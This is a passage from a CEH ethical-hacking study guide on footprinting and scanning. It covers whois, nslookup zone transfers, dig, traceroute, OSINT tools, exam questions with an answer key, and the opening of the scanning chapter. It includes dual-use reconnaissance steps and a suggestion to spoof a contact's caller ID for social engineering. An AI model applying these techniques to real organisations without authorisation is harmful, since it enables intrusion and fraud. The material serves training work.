Pull up a search engine and look up "hosts file list." You'll find several HOSTS file versions to go to, and after carefully screening them yourself, of course, you may find implementing them in your business or home saves you a malware incident or two in the future. For example, I highly recommend you check out <https://github.com/Ultimate-Hosts-Blacklist/Ultimate.Hosts.Blacklist>. Or you could just continue having fun and send all [Google.com](https://www.google.com) requests to a dancing hamster video. In any case, don't ignore this simple resource in an attempt to better your security. It's easy, and it works.

And, of course, don't forget to delete that entry we added earlier from your HOSTS file. Unless you just like that page. Ugh.

P.S. And don't get me started on the LMHOSTS file on Windows systems. Which, as you know, gets checked even

before the HOSTS file.

I think, by now, it's fairly evident why DNS footprinting is an important skill for you to master. So, now that you know a little about the DNS structure and the records kept there (be sure to review them well before your exam—you'll thank me later), it's important for us to take a look at some of the tools available for your use as an ethical hacker. The following discussions won't cover every tool available—and you won't be able to proclaim yourself an expert after reading them—but you do need to know the basics for your exam, and we'll make sure to hit what you need.

In the dawn of networking time, when dinosaurs roamed outside the buildings and cars had a choice between regular and unleaded gas, setting up DNS required not only a hierarchical design but someone to manage it. Put simply, someone had to be in charge of registering who owned what name and which address ranges went with it. For that matter, someone had to hand out the addresses in the first place.

IP address management started with a happy little group known as the Internet Assigned Numbers Authority (IANA), which finally gave way to the Internet Corporation for Assigned Names and Numbers (ICANN). ICANN manages IP address allocation and a host of other things. So, as companies and individuals get their IP addresses (ranges), they simultaneously need to ensure the rest of the world can find them in DNS. This is done through one of any number of domain name registrants worldwide (for example, www.networksolutions.com, www.godaddy.com, and www.register.com). Along with those registrant businesses, the following five regional Internet registries (RIRs) provide overall management of the public IP address space within a given geographic region:

- **American Registry for Internet Numbers (ARIN)** Canada, many Caribbean and North Atlantic islands, and the United

States

- **Asia-Pacific Network Information Center (APNIC)** Asia and the Pacific
- **Réseaux IP Européens (RIPE) NCC** Europe, Middle East, and parts of Central Asia/Northern Africa (full name is in French)
- **Latin America and Caribbean Network Information Center (LACNIC)** Latin America and the Caribbean
- **African Network Information Center (AfriNIC)** Africa

Obviously, because these registries manage and control all the public IP space, they should represent a wealth of information for you in footprinting. Gathering information from them is as easy as visiting their sites (ARIN's is www.arin.net) and inputting a domain name. You'll get information such as the network's range, organization name, name server details, and origination dates.

[Figure 2-7](#) shows a regional coverage map for all the registries.



Figure 2-7 Regional registry coverage map

You can also make use of a tool known as *whois*. Originally started in Unix, *whois* has become ubiquitous in operating systems everywhere and has generated any number of websites set up

specifically for that purpose. It queries the registries and returns information, including domain ownership, addresses, locations, and phone numbers.

To try it for yourself, use your favorite search engine and type in **whois**. You'll get millions of hits on everything from the use of the command line in Unix to websites performing the task for you. For example, the second response on my search returned www.whois.sc—a site I've used before. Open the site and type in **mheducation.com** (the site for McGraw Hill, my publisher). You'll find all kinds of neat information at the top on the page—registrant org, registrar, status, IP address, where it's located, date created (and last time the record was updated), how many sites are hosted on the same server (2.843), how long McGraw Hill can keep the name without re-upping (expires June 8 of 2022), and even how many image files on the site are missing alt tags (six).

Scroll down, and the whois record itself is displayed (under Raw Whois Data). I've copied portions of it here for your review. Notice the administrative, technical, and registrant contact information displayed and how McGraw Hill ensured it was listed as a business name instead of an individual—way to go! Additionally, notice the three main DNS servers for the namespace listed at the bottom, as well as that (ahem) notice on DNSSEC.

```
Domain Name: mheducation.com
Registry Domain ID: 28866363_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2021-06-04T01:14:05Z
Creation Date: 2000-06-08T17:53:21.000-04:00
Registrar Registration Expiration Date: 2022-06-08T21:53:21Z
Registrar: CSC CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited
http://www.icann.org/
epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Domain Administrator
```

Registrant Organization: McGraw-Hill Global Education Holdings, LLC
Registrant Street: 2 Penn Plaza
Registrant City: New York
Registrant State/Province: NY
Registrant Postal Code: 10121
Registrant Country: US
Registrant Phone: +1.6094265291
Registrant Phone Ext:
Registrant Fax: +1.6094265291
Registrant Fax Ext:
Registrant Email:
Registry Admin ID:
Admin Name: Domain Administrator
Admin Organization: McGraw-Hill Global Education Holdings, LLC
Admin Street: 2 Penn Plaza
Admin City: New York
Admin State/Province: NY
Admin Postal Code: 10121
Admin Country: US
Admin Phone: +1.6094265291
Admin Phone Ext:
Admin Fax: +1.6094265291
Admin Fax Ext:
Admin Email:
Registry Tech ID:
Tech Name: Domain Administrator
Tech Organization: McGraw-Hill Global Education Holdings, LLC
Tech Street: 2 Penn Plaza
Tech City: New York
Tech State/Province: NY
Tech Postal Code: 10121
Tech Country: US
Tech Phone: +1.6094265291
Tech Phone Ext:
Tech Fax: +1.6094265291
Tech Fax Ext:
Tech Email:
Name Server: pdns85.ultradns.biz
Name Server: pdns85.ultradns.com
Name Server: pdns85.ultradns.net
Name Server: pdns85.ultradns.org
DNSSEC: unsigned



EXAM TIP You're going to need to be familiar with whois output, paying particular attention to registrant and administrative names, contact numbers for individuals, and the DNS server names.

If you do a search or two on some local business domains, I'd bet large sums of cash you'll find individuals listed on many of them. And I'm sure a few of you are saying, "So what? What's the big deal in knowing the phone number to reach a particular individual?" Well, when you combine that information with resources such as SpoofCard (www.spoofcard.com), you have a ready-made attack set up. Imagine spoofing the phone number you just found as belonging to the technical point of contact (POC) for the website and calling nearly anyone inside the organization to ask for information. Caller ID is a great thing, but it can also lead to easy attacks for a clever ethical hacker. Lots of whois outputs will give you all the phone numbers, e-mail addresses, and other information you'll need later in your attacks.



NOTE As of December 2010, the Truth in Caller ID Act (<https://www.congress.gov/bill/111th-congress/senate-bill/30>) stated a person who knowingly transmits misleading caller ID information can be hit with a \$10,000 fine per incident.

Another useful tool in the DNS footprinting toolset is an old standby, a command-line tool people have used since the dawn of networking: nslookup. This is a command that's part of virtually every operating system in the world, and it provides a means to

query DNS servers for information. The syntax for the tool is fairly simple:

```
nslookup [-options] {hostname | [-server]}
```

The command can be run as a single instance, providing information based on the options you choose, or you can run it in interactive mode, where the command runs as a tool, awaiting input from you.

For example, on a Microsoft Windows machine, if you simply type **nslookup** at the prompt, you'll see a display showing your default DNS server and its associated IP address. From there, nslookup sits patiently, waiting for you to ask whatever you want (this is known as *interactive mode*). For example, the command

```
set query=MX
```

tells nslookup you're looking for records on e-mail servers. Entering a domain name after that will return the IP addresses of all the mail servers DNS knows about for that namespace.



NOTE Typing a question mark in nslookup shows all the options and switches you have available.

The nslookup command can also provide for something known as a *zone transfer*. As stated earlier, a zone transfer differs from a "normal" DNS request in that it pulls every record from the DNS server instead of just the one, or one type, you're looking for. To use nslookup to perform a zone transfer, first make sure you're connected to the SOA server for the zone and then try the following steps:

1. Enter **nslookup** at the command line.
2. Type **server *IPAddress***, using the IP address of the SOA.
Press ENTER.

3. Type **set type=any** and press ENTER.
4. Type **ls -d domainname.com**, where *domainname.com* is the name of the zone, and then press ENTER.

Either you'll receive an error code, because the administrator has done her job correctly, or you'll receive a copy of the zone transfer, which looks something like this:

```
Listing domain [anycomp.com]
Server: dn1234.anycomp.com
Host or domain name      Resource      Record Info.
anycomp.com.             SOA          dn1234.anycomp.com
hostmaster.anycomp.com   (2013090800 86400 900 1209600 3600)
anycomp.com.             NS          DN1234.anycomp.com
anycomp.com.             NS          DN5678.anycomp.com
anycomp.com.             A           172.16.55.12
anycomp.com.             MX          30      mailsrv.anycomp.com
mailsrv                  A           172.16.101.5
www                      CNAME       anycomp.com
fprtone                  A           172.16.101.15
fprttwo                  A           172.16.101.16
```

The numbers in bold are of particular importance. In the SOA itself, 2013090800 is the serial number, 86400 is the refresh interval, 900 is the retry time, 1209600 is the expiry time, and 3600 defines the TTL for the zone. If you remember our discussion on DNS poisoning earlier, it may be helpful to know the longest a bad DNS cache can survive here is one hour (3600 seconds). Also notice the MX record saying "The server providing our e-mail is named mailsrv.anycomp.com" followed by an A record providing its IP address. That's important information for an attacker to know, wouldn't you say?



TIP After finding the name servers for your target, type **nslookup** at the command prompt to get into interactive mode and then change to your target's name server (by typing **server servername**). Performing DNS queries from

a server inside the network might provide better information than relying on your own server.

Another option for viewing this information is the `dig` command utility. Native to Unix systems but available as a download for Windows systems (along with BIND 9), `dig` is used to test a DNS query and report the results. The basic syntax for the command looks like

```
dig @server name type
```

where *server* is the name or IP address of the DNS name server, *name* is the name of the resource you're looking for, and *type* is the type of record you want to pull.

You can add dozens of switches to the syntax to pull more explicit information. To see all the switches available, use the following at the command line:

```
dig -h
```



EXAM TIP You need to know `nslookup` syntax and output very well. Be sure you know how to get into interactive mode with `nslookup` and how to look for specific information once there. You'll definitely see it on your exam.

Network Footprinting

Discovering and defining the network range can be another important footprinting step to consider. Knowing where the target's IP addresses start and stop greatly limits the time you'll need to spend figuring out specifics later—provided, of course, your target operates in its own IP range. If your objective happens to run

services in a cloud (and rest easy, we have another entire chapter dedicated to cloud upcoming), this may prove somewhat frustrating, but at least you'll know what you're up against. One of the easiest ways to see what range the organization owns or operates in—at least on a high level—is to make use of freely available registry information.

For example, suppose you knew the IP address of a WWW server (easy enough to discover, as you just learned in the previous sections). If you simply enter that IP address in www.arin.net, the network range will be shown. As you can see in [Figure 2-8](#), entering the IP address of www.mheducation.com (which is 54.164.59.97) gives us the entire network range. In this case, the response displays a range owned and operated by Amazon services, indicating McGraw Hill is making use of Amazon's cloud services. ARIN also provides a lot of other useful information as well, including the administrative and technical point of contact (POC) for the IP range. In this case, as you can see in [Figure 2-9](#), the contacts displayed point us, again, to Amazon Web Services (AWS) POCs, letting us know McGraw Hill is relying on Amazon's security measures and controls (in part) to protect its resources.

Network: NET-54-144-0-0-1	
Source Registry	ARIN
Net Range	54.144.0.0 - 54.221.255.255
CIDR	54.144.0.0/12 54.160.0.0/11 54.192.0.0/12 54.208.0.0/13 54.216.0.0/14 54.220.0.0/15
Name	AMAZON
Handle	NET-54-144-0-0-1
Parent	NET-54-0-0-0
Net Type	DIRECT ALLOCATION
Origin AS	not provided
Registration	Thu, 23 Oct 2014 04:00:00 GMT (Wed Oct 22 2014 local time)
Last Changed	Wed, 10 Feb 2021 14:46:13 GMT (Wed Feb 10 2021 local time)
Self	https://rdap.arin.net/registry/ip/54.144.0.0
Alternate	https://whois.arin.net/rest/net/NET-54-144-0-0-1
Port 43 Whois	whois.arin.net

Figure 2-8 Network range from ARIN

Source Registry	ARIN
Kind	Org
Full Name	Amazon Technologies Inc.
Handle	AT-08-Z
Address	410 Terry Ave N. Seattle WA 98109 United States
Roles	Registrant
Registration	Thu, 08 Dec 2011 18:34:25 GMT (Thu Dec 08 2011 local time)
Last Changed	Tue, 31 Mar 2020 13:49:42 GMT (Tue Mar 31 2020 local time)
Comments	All abuse reports MUST include: * src IP * dest IP (your IP) * dest port * Accurate date/timestamp and timezone of activity * Intensity/frequency (short log extracts) * Your contact details (phone and email) Without these we will be unable to identify the correct owner of the IP address at that point in time.
Self	https://rdap.arin.net/registry/entity/AT-08-Z
Alternate	https://whois.arin.net/rest/org/AT-08-Z
Port 43 Whois	whois.arin.net

Figure 2-9 POC information from ARIN

Another tool available for network mapping is traceroute (or `tracert hostname` on Windows systems), which is a command-line tool that tracks a packet across the Internet and provides the route path and transit times. It accomplishes this by using ICMP Echo packets (UDP datagrams in Linux versions) to report information on each “hop” (router) from the source to the destination. The TTL on each packet increments by one after each hop is hit and returns, ensuring the response comes back explicitly from that hop and returns its name and IP address. Using this, an ethical hacker can build a picture of the network. For example, consider a traceroute command output from my laptop to a surf shop down on the Space Coast of Florida (names and IPs were changed to protect the innocent):

```
C:\>tracert xxxxxx.com
Tracing route to xxxxxx.com [xxx.xxx.xxx.xxx] over a maximum
of 30 hops:
  1      1 ms      1 ms      1 ms    192.168.1.1
  2     11 ms     13 ms      9 ms    10.194.192.1
  3      9 ms      8 ms      9 ms    ten2-3-orld28-
ear1.noc.bhn.net [72.31.195.24]
  4      9 ms     10 ms     38 ms    97.69.193.12
  5     14 ms     17 ms     15 ms    97.69.194.140
  6     25 ms     13 ms     14 ms    ae1s0-orld71-
```

```

cbr1.noc.bhn.net [72.31.194.8]
 7      19 ms      21 ms      42 ms      72-31-220-
0.net.bhntampa.com [72.31.220.0]
 8      37 ms      23 ms      21 ms      72-31-208-
1.net.bhntampa.com [72.31.208.1]
 9      23 ms      22 ms      27 ms      72-31-220-
11.net.bhntampa.com [72.31.220.11]
10      19 ms      19 ms      19 ms      66.192.139.41
11      20 ms      27 ms      20 ms      orl1-ar3-xe-0-0-0-
0.us.twtelecom.net
[66.192.243.186]
12      *          *          *          Request timed out.
13      21 ms      27 ms      31 ms      ssl7.cniweb.net [xxx.xxx.xxx
.xxx]
Trace complete

```

A veritable cornucopia of information is displayed here. Notice, though, the entry in line 12 showing timeouts instead of the information we're used to seeing. This indicates, usually, a firewall that does not respond to ICMP requests—useful information in its own right. Granted, it's sometimes just a router that ditches all ICMP requests, or even a properly configured Layer 3 switch, but it's still interesting knowledge. To test this, a packet capture device will show the packets as Type 11, Code 0 (TTL Expired) or as Type 3, Code 13 (Administratively Blocked).



NOTE Traceroute often simply times out in modern networking because of filtering and efforts to keep uninvited ICMP from crossing the network boundary.

All this information can easily be used to build a pretty comprehensive map of the network between my house and the local surf shop down the road on A1A. As a matter of fact, many tools can save you the time and trouble of writing down and building the map yourself. These tools take the information from traceroute and build images showing not only the IPs and their layout but also the

geographic locations where you can find them. SolarWinds Traceroute NG (<https://www.solarwinds.com/network-performance-monitor/use-cases/visual-traceroute-tool>) is one such example. Other traceroute tools include Path Analyzer Pro (<https://www.pathanalyzer.com/>), Visual Traceroute (<https://gsuite.tools/traceroute>), Open Visual Traceroute (<https://visualtraceroute.net/>), and PingPlotter (<https://www.pingplotter.com/download/windows>). Most of these tools have trial versions available for download. Take the plunge and try them—you'll probably be amazed at the locations where your favorite sites are actually housed!



EXAM TIP There can be significant differences in traceroute from a Windows machine to a Linux box. Windows uses the command `tracert`, whereas Linux uses `traceroute`. Also keep in mind that Windows is ICMP only, whereas Linux uses UDP (and can be made to use other options). Lastly, be aware that a route to a target today may change tomorrow. Or later today. Or in the next few seconds. Routes can be changed and played with by attackers like everything else.

Other Tools

Attempting to cover every tool ever invented aimed at footprinting is a fool's errand; there are bajillions of tools out there, and we'd never get through them all. However, there are some more common options here and there, and since those are the more likely ones to be on your exam (and used in your day-to-day job), that's where we should focus our attention. A few other tools worth mentioning are covered here as well.

OSRFramework

If you haven't heard of OSRFramework (<https://github.com/i3visio/osrframework>) yet, you probably need to. OSRFramework was defined in previous github documentation as "... an open source research framework in Python that helps you in the task of user profiling by making use of different OSINT tools. The framework itself is designed reminiscent to the Metasploit framework. It also has a web-based GUI which does the work for you if you like to work without the command line." In other words, it's a set of libraries used to perform open source intelligence (OSINT) tasks, helping you gather more, and more accurate, data using multiple applications in one easy-to-use package. What kind of data can you find? Things like user name, domain, phone number, DNS lookups, information leaks research, deep web search, and much more.

Here are the applications currently (as of this writing) found in OSRFramework:

- **usufy.py** This tool verifies if a user name/profile exists in up to 306 different platforms.
- **mailfy.py** This tool checks if a user name (e-mail) has been registered in up to 22 different e-mail providers.
- **searchfy.py** This tool looks for profiles using full names and other info in seven platforms. ECC words this differently by saying the tool queries the OSRFramework platforms itself.
- **domainfy.py** This tool verifies the existence of a given domain (per the site, in up to 1567 different registries).
- **phonefy.py** This tool checks, oddly enough, for the existence of phone numbers. It can be used to see if a phone number has been linked to spam practices.
- **entify.py** This tool looks for regular expressions.

Additional Tools

Web spiders are applications that crawl through a website, reporting information on what they find. Most search engines rely on web spidering to provide the information they need to respond to web searches. However, this benign use can be employed by a crafty ethical hacker. As mentioned earlier, using a site such as <https://www.netcraft.com> can help you map out internal web pages and other links you may not notice immediately—and even those the company doesn't realize are still available. One way web administrators can help to defend against standard web crawlers is to use robots.txt files at the root of their site, but many sites remain open to spidering.

Two other tools of note in any discussion on social engineering and general footprinting are Maltego and Social Engineering Framework (SEF). Maltego (<https://www.maltego.com/>) is “an open source intelligence and forensics application” designed explicitly to demonstrate social engineering (and other) weaknesses for your environment. SEF (<http://spl0it.org/projects/sef.html>) has some great tools that can automate things such as extracting e-mail addresses out of websites and general preparation for social engineering. SEF also has ties into Metasploit payloads for easy phishing attacks.



NOTE Even though all the methods we've discussed so far are freely available publicly and you're not breaking any laws, I'm *not* encouraging you to footprint or gauge the security of any local business or target. As an ethical hacker, you should get proper permission up front, as even passively footprinting a business can lead to some hurt feelings and a lot of red tape. And any misuse of potential PII (personally identifiable information) or other identifying material, purposeful or not, may lead to problems for you and your team. Again, always remain ethical in your work.

Compiling a complete list of information-gathering options in the footprinting stage is nearly impossible. The fact is, there are opportunities everywhere for this kind of information gathering. Don't forget to include search engines in your efforts—you'd be surprised what you can find through a search on the company name (or variants thereof). Other competitive intelligence tools include Google Alerts, SpyFu, and DomainTools. The list goes on forever.

Take some time to research these on your own. Heck, type **footprinting tool** into your favorite search engine and check out what you find (I just did and got more than a million results), or you can peruse the lists compiled in Appendix A at the back of this book. Gather some information of your own on a target of your choosing, and see what kind of information matrix you can build, organizing it however you think makes the most sense to you. Remember, all these opportunities are typically legal (most of the time, anyway—never rely on a certification study book for legal advice), and anyone can make use of them at any time, for nearly any purpose. You have what you need for the exam already here—now go play and develop some skill sets.

Regardless of which methods you choose to employ, footprinting is probably the most important phase of hacking you'll need to master. Spending time in this step drastically increases the odds of success later and is well worth the effort. Just maintain an organized approach and document what you discover. And don't be afraid to go off script—sometimes following the steps laid out by the book isn't the best option. Keep your eyes, ears, and mind open. You'll be surprised what you can find out.

Chapter Review

Footprinting is defined as the process of gathering information on computer systems and networks. It is the first step in information gathering and provides a high-level blueprint of the target system or network. Footprinting follows a logical flow—investigating web resources and competitive intelligence, mapping out network ranges,

mining whois and DNS, and finishing up with social engineering, e-mail tracking, and Google hacking.

Competitive intelligence refers to the information gathered by a business entity about its competitors' customers, products, and marketing. Most of this information is readily available and is perfectly legal for you to pursue and acquire. Competitive intelligence tools include Google Alerts, SpyFu, and DomainTools.

DNS provides ample opportunity for footprinting. DNS consists of servers all over the world, with each server holding and managing records for its own namespace. DNS lookups generally use UDP port 53, whereas zone transfers use TCP 53. Each of these records gives directions to or for a specific type of resource. DNS records are as follows:

- **SRV (Service)** Defines the hostname and port number of servers providing specific services, such as a Directory Services server.
- **SOA (Start of Authority)** Identifies the primary name server for the zone. The SOA record contains the hostname of the server responsible for all DNS records within the namespace, as well as the basic properties of the domain.
- **PTR (Pointer)** Maps an IP address to a hostname (providing for reverse DNS lookups).
- **NS (Name Server)** Defines the name servers within your namespace.
- **MX (Mail Exchange)** Identifies the e-mail servers within your domain.
- **CNAME (Canonical Name)** Provides for domain name aliases within your zone.
- **A (Address)** Maps an IP address to a hostname and is used most often for DNS lookups.

DNS information for footprinting can also be garnered through the use of whois, which originally started in Unix and has generated any

number of websites set up specifically for its purpose. It queries the registries and returns information, including domain ownership, addresses, locations, and phone numbers.

The nslookup command is part of virtually every operating system in the world and provides a means to query DNS servers for information. The syntax for the tool is as follows:

```
nslookup [-options] {hostname | [-server]}
```

The command can be run as a single instance, providing information based on the options you choose, or you can run it in interactive mode, where the command runs as a tool, awaiting input from you. The command can also provide for a zone transfer, using **ls -d**.

Native to Unix systems but available as a download for Windows systems (along with BIND 9), dig is another tool used to test a DNS query and report the results. The basic syntax for the command is

```
dig @server name type
```

where *server* is the name or IP of the DNS name server, *name* is the name of the resource you're looking for, and *type* is the type of record you want to pull.

Determining the network range is another important footprinting task for the ethical hacker. If you simply enter an IP address in www.arin.net, the network range will be shown. Additionally, traceroute (or tracert *hostname* on Windows systems) is a command-line tool that tracks a packet across the Internet and provides the route path and transit times.

Don't forget the use of the search engine in footprinting! Google hacking refers to manipulating a search string with additional specific operators to search for vulnerabilities. Shodan is another search engine of value, displaying results of all devices attached to the Internet.

Social engineering, e-mail tracking, and web spidering are also footprinting tools and techniques. Social engineering involves low- to no-tech hacking, relying on human interaction to gather information

(phishing e-mails, phone calls, and so on). E-mail trackers are applications used to track data on e-mail whereabouts and trails. Web spiders are used to crawl sites for information but can be stopped by adding a robots.txt file to the root of the website.

Questions

1. Which of the following would be the best choice for footprinting restricted URLs and OS information from a target?
 - A. www.archive.org
 - B. www.alex.com
 - C. Netcraft
 - D. Yesware
2. Which of the following consists of a publicly available set of databases that contain domain name registration contact information?
 - A. IETF
 - B. IANA
 - C. Whois
 - D. OSRF
3. An SOA record gathered from a zone transfer is shown here:

```
@      IN      SOA      DNSRV1.anycomp.com.  postmaster.anycomp.c
om. (
                                4              ; serial numb
er                                3600          ; refresh  [
                                600           ; retry    [
                                86400        ; expire   [
                                3600 )        ; min TTL  [
                                1h]
```

What is the name of the authoritative DNS server for the domain, and how often will secondary servers check in for updates?

- A.** [DNSRV1.anycomp.com](#), every 3600 seconds
 - B.** [DNSRV1.anycomp.com](#), every 600 seconds
 - C.** [DNSRV1.anycomp.com](#), every 4 seconds
 - D.** [postmaster.anycomp.com](#), every 600 seconds
- 4.** A security peer is confused about a recent incident. An attacker successfully accessed a machine in the organization and made off with some sensitive data. A full vulnerability scan was run immediately following the theft, and nothing was discovered. Which of the following best describes what may have happened?
- A.** The attacker took advantage of a zero-day vulnerability on the machine.
 - B.** The attacker performed a full rebuild of the machine after he was done.
 - C.** The attacker performed a denial-of-service attack.
 - D.** Security measures on the device were completely disabled before the attack began.
- 5.** Which footprinting tool or technique can be used to find the names and addresses of employees or technical points of contact?
- A.** whois
 - B.** nslookup
 - C.** dig
 - D.** traceroute
- 6.** Which Google hack would display all pages that have the words *SQL* and *Version* in their titles?

- A.** inurl:SQL inurl:version
 - B.** allinurl:SQL version
 - C.** intitle:SQL inurl:version
 - D.** allintitle:SQL version
- 7.** Which of the following are passive footprinting methods?
(Choose all that apply.)
- A.** Checking DNS replies for network mapping purposes
 - B.** Collecting information through publicly accessible sources
 - C.** Performing a ping sweep against the network range
 - D.** Sniffing network traffic through a network tap
- 8.** Which OSRF application checks to see if a username has been registered in up to 22 different e-mail providers?
- A.** mailfy.py
 - B.** usufy.py
 - C.** entify.py
 - D.** searchfy.py
- 9.** You have an FTP service and an HTTP site on a single server. Which DNS record allows you to alias both services to the same record (IP address)?
- A.** NS
 - B.** SOA
 - C.** CNAME
 - D.** PTR
- 10.** As a pen test team member, you begin searching for IP ranges owned by the target organization and discover their network range. You also read job postings and news articles and visit the organization's website. Throughout the first week of the test, you also observe when employees come to and leave work, and

you rummage through the trash outside the building for useful information. Which type of footprinting are you accomplishing?

- A.** Active
- B.** Passive
- C.** Reconnaissance
- D.** None of the above

11. A pen tester is attempting to use nslookup and has the tool in interactive mode for the search. Which command should be used to request the appropriate records?

- A.** request type=ns
- B.** transfer type=ns
- C.** locate type=ns
- D.** set type=ns

Answers

- 1. C.** Netcraft is the best choice here, as it is the only choice allowing for restricted URL and OS information footprinting.
- 2. C.** Whois is a great resource to scour public information regarding your target. Registration databases contain data points that may be useful, such as domain registration, points of contacts, and IP ranges.
- 3. A.** The SOA record always starts by defining the authoritative server—in this case, DNSRV1—followed by e-mail contact and a host of other entries. Refresh time defines the interval in which secondary servers will check for updates—in this case, every 3600 seconds (1 hour).
- 4. A.** A zero-day vulnerability is one that security personnel, vendors, and even vulnerability scanners simply don't know about yet. It's more likely the attacker is using an attack vector

unknown to the security personnel than he somehow managed to turn off all security measures without alerting anyone.

- 5. A.** Whois provides information on the domain registration, including technical and business POCs' addresses and e-mails.
- 6. D.** The Google search operator allintitle: allows for the combination of strings in the title. The operator inurl: looks only in the URL of the site.
- 7. A, B.** Passive footprinting is all about publicly accessible sources.
- 8. A.** The tool mailfy.py checks if a user name (e-mail) has been registered in up to 22 different e-mail providers. The choices usufy.py (verifies if a user name/profile exists in up to 306 different platforms), entify.py (looks for regular expressions), and searchfy.py (looks for profiles using full names and other info in seven platforms) are incorrect.
- 9. C.** CNAME records provide for domain name aliases within the zone.
- 10. B.** All the methods discussed are passive in nature, per EC-Council's definition.
- 11. D.** The syntax for the other commands listed is incorrect.

Scanning and Enumeration

In this chapter you will

- Understand EC-Council's scanning methodology
- Describe scan types and the objectives of scanning
- Understand the use of various scanning and enumeration tools
- Describe TCP communication (three-way handshake and flag types)
- Understand basic subnetting
- Understand enumeration and enumeration techniques
- Describe vulnerability scanning concepts and actions
- Describe the steps involved in performing enumeration

Remember before Covid-19, when we could all go out to a movie theater, eat overpriced popcorn, and enjoy a summer blockbuster?

Well, jump in the Wayback Machine with me and Mr. Peabody, and let's imagine this is a movie instead of a book, about a guy beginning a career in ethical hacking. The opening credits roll, showing us that this is a story about a young man deciding to put his hacker training to use. In the first scenes, he's researching vulnerabilities and keeping track of the latest news, checking on websites, and playing with tools in his secret lab. Soon thereafter, he gets his first break and signs a contract to penetration test a client—a client holding a secret that could change the very fabric of modern society.

Before we're even halfway through the buttered popcorn, the protagonist has completed some footprinting work and has tons of information on potential targets. Some of it seems harmless enough, while some is so bizarre he's not really sure what it even is. He leans in, looking at the multitude of monitors all around him (while foreboding music leads us all to the edge of our seats). The camera zooms in for a close-up, showing his eyes widening in wonder. The crescendo of music hits as he says, "OK...so what do I do *now*?"

Welcome to scanning and enumeration, where you learn what to do with all those targets you identified in [Chapter 2](#). You know how to footprint your client; now it's time to learn how to dig around in what you found for relevant, salient information. As somewhat of an interesting side note (and a brief glimpse into the "real" world of pen testing versus exam study), it's important for you to consider which targets are worth scanning and which aren't. If you know some targets are easy, don't risk discovery by scanning them. If you know an army of nerds are arrayed against you, maybe social engineering is a better option. In any case, scanning can be viewed as a necessary evil, but it needs to be approached with caution and respect.

When it comes to studying for your CEH exam, which is what all this is supposed to be about, you need to stick with the flow, move through the steps as designed, and pay attention to tools, scan types, outputs, and the like. So, after footprinting, you need to scan for basics—the equivalent of knocking on all your neighbors' doors to

see who is home and what they look like, or maybe checking out homes for sale to find out as much as you can before going inside them. This ensures that when you find a machine up and about, you'll get to know it really well by asking some rather personal questions—but don't worry, systems don't get upset. I'll go over all you'll need to know for the exam regarding scanning and enumeration and show you how to play with some pretty fun tools along the way. And the movie? Well, until someone pays me to write a script, it probably won't happen. If it did happen, though, undoubtedly you'd get to the end and somebody would say, "Yeah, but the book was better."

Fundamentals

Our first step after footprinting a target is to get started with scanning. Before we dive into it, I think it's important to knock out a few basics first. While in the footprinting stage, we were gathering freely available, "10,000-foot-view" information. With scanning, though, we're talking about a much more focused effort. Footprinting may have shown us the range of network addresses the organization uses, but now scanning is going to tell us which of those addresses are in use and, ideally, what's using those addresses.

In short, *scanning* is the process of discovering systems on the network and taking a look at what open ports and applications may be running. With footprinting, we wanted to know how big the network is and some general information about its makeup. In scanning, we'll go into the network and start touching each device to find out more about it. But before we get to the actual scanning, though, we really need to cover some basic TCP/IP networking knowledge.

TCP/IP Networking

We covered some networking basics in [Chapter 1](#), but to discuss scanning intelligently, we need to dive just a bit deeper. As you'll

recall, when a recipient system gets a *frame*, it checks the physical address to see who the message is intended for. If the address is indeed correct, the recipient opens the frame, checks to make sure the frame is valid, and then ditches the header and trailer, passing the remainder up to the Network layer. There, the Layer 3 address is verified in the *packet* header, along with a few other items, and the header is stripped off. The remaining PDU (protocol data unit), now called a *segment*, is passed to Layer 4. At the Transport layer, a whole host of important issues are addressed—end-to-end delivery, segment order, reliability, and flow control are all Layer 4 functions—including a couple of salient issues in the discussion here: TCP flags and port numbering.



NOTE Switched networks greatly reduce the number of frames you'll receive that are not addressed to your system.

Connectionless Communication

When two IP-enabled hosts communicate with each other, two methods of data transfer are available at the Transport layer: connectionless communication and connection-oriented communication. Connectionless communication is fairly simple to understand: the sender doesn't care whether the recipient has the bandwidth (at the moment) to accept the message, nor does the sender really seem to care whether the recipient gets the message at all. Connectionless communication is "fire and forget." In a much faster way of sending datagrams, the sender can simply fire as many segments as it wants out to the world, relying on other upper-layer protocols to handle any problems. This obviously comes with some disadvantages as well (no error correction, retransmission, and so on).



NOTE For networking purists, TCP and UDP are not the only two Layer 4 protocols out there that use IP as a network foundation. The others are not important to your exam, but I just thought you might want to know.

At the Transport layer, connectionless communication is accomplished with UDP. UDP, as you can tell from the datagram structure shown in [Figure 3-1](#), is a low-overhead, simple, and fast transport protocol. Generally, the application protocols that use this transport method are moving small amounts of data (sometimes just a single packet or two) and usually are moving them inside a network structure (not across the Internet). Examples of protocols using UDP are Trivial FTP (TFTP), DNS (for lookups), and Dynamic Host Configuration Protocol (DHCP).

